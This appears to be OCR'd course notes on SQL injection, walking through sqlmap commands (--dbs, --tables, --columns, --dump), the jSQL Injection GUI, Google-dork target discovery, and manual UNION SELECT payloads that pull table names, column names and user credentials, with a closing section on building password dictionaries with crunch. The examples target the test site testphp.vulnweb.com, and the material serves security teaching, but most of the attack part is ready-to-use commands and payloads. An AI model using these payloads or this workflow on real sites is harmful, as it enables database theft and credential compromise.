DATABASE STRUCTURE (outer to inner structure)


There will be a no of databases with its own name and information

- Database Name (eg: school)
- Table (eg: student, payroll)
- Column (eg: inside students, syllabus, timetable, etc)
- Data (actual data)

SQL MAP TOOL

Database Name

- Find the website url of the target
- Eg: http://testphp.vulnweb.com
- Copy the url and in the search bar type site:http://testphp.vulnweb.com php?id=
- Php?id= is used to find other pages and links, database records stemming from the target url
- Eg: http://testphp.vulnweb.com/AJAX/infoartist.php?id=1
- Choose a result link and copy to use it to perform sql attack
- Use sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 --dbs
- U is to mention url
- Dbs to indicate that we are searching for databases
- It will provide the database names



Tables

- Use sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 –D database name(from the result, choose a database name for further attack) --tables
- It will bring us the tables present in the specific database

Columns

- Use sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 –D database name -T table name --columns
- It will bring us the columns present in the specific table


Data

- Use sqlmap -u http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 –D database name -T table name -C column name --dump
- It will give us the data stored.


JSQL INJECTION

JSQL Injection is a graphical interface tool in kali linux

- Find the website url of the target
- Eg: http://testphp.vulnweb.com
- Copy the url and in the search bar type site:http://testphp.vulnweb.com php?id=
- Php?id= is used to find other pages and links, database records stemming from the target url
- Eg: http://testphp.vulnweb.com/AJAX/infoartist.php?id=1
- Choose a result link and copy to use it to perform sql attack
- Paste the link in the address bar of JSQL and run
- If result doesn't show with http://testphp.vulnweb.com/AJAX/infoartist.php?id=1
- , try -1, or 1', or -1' in the link
- It will show the results




- Database and table can be expanded to see columns
- Columns can be selected in a specific table and right clicked in table name to load data of selected columns



MANUAL SQL INJECTION

- Find the website url of the target
- Eg: http://testphp.vulnweb.com
- Copy the url and in the search bar type site:http://testphp.vulnweb.com php?id=
- Php?id= is used to find other pages and links, database records stemming from the target url
- Eg: http://testphp.vulnweb.com/AJAX/infoartist.php?id=1
- Choose a result link and copy to use it to perform sql attack
- Paste the link in search bar and add ‘ to the end of url (http://testphp.vulnweb.com/AJAX/infoartist.php?id=1’)
- If there was any vulnerability, it will show us a warning sign



- http://testphp.vulnweb.com/AJAX/infoartist.php?id=1 order by 4--
- order by is used to guess the no of columns present in the database. Unless guessed right, it will keep showing warnings or errors
- Assume there were 3 columns, attack 3rd column to find table names

- Use http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()--

union select → Combines results from the original query with attacker-specified results.

1,2,group_concat(table_name) → Returns:

Column 1: 1 (dummy data)

Column 2: 2 (dummy data)

Column 3: A concatenated list of all table names in the database.

from information_schema.tables → Pulls metadata about tables from MySQL's system database.

where table_schema=database() → Limits results to the currently selected database.

-- → SQL comment to ignore the rest of the original query.

- If error stills persists, try adding -1, or 1', or -1' in the link at the end(http://testphp.vulnweb.com/AJAX/infoartist.php?id=**1**')
- It will give the table names

To find column name from table name

- Assume there is a table name users
- Use http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name="users"--
- It will give the column names

To find data inside the column

- Assume there is a table name users with column uname, pass and more
- Find data inside uname column
- Use http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,group_concat(uname) from users –
- from users – (users is the table name)
- It will give the data inside uname column in the users table

➢ DICTIONARY CREATION USING CRUNCH

- Crunch is a password dictionary creation tool. It is in kali linux. It can be used to create all possible permutations for a string
- Special Characters and numbers can also be used in crunch

- Crunch 1 6 Rajini -o /users/desktop/file.txt
- 1 is the minimum character of character used to create dictinary like R, A, J
- 6 is the maximum character of character used to create dictinary like Rajini, Raniji, etc
- O is used to specify the file name and location to save the dictionary created using crunch
- Eg: for the name “Rajini” , Crunch tool can be used to start dictinary from single characters, then 2 and upto 6 character possible permutations cause the name rajinji has 6 characters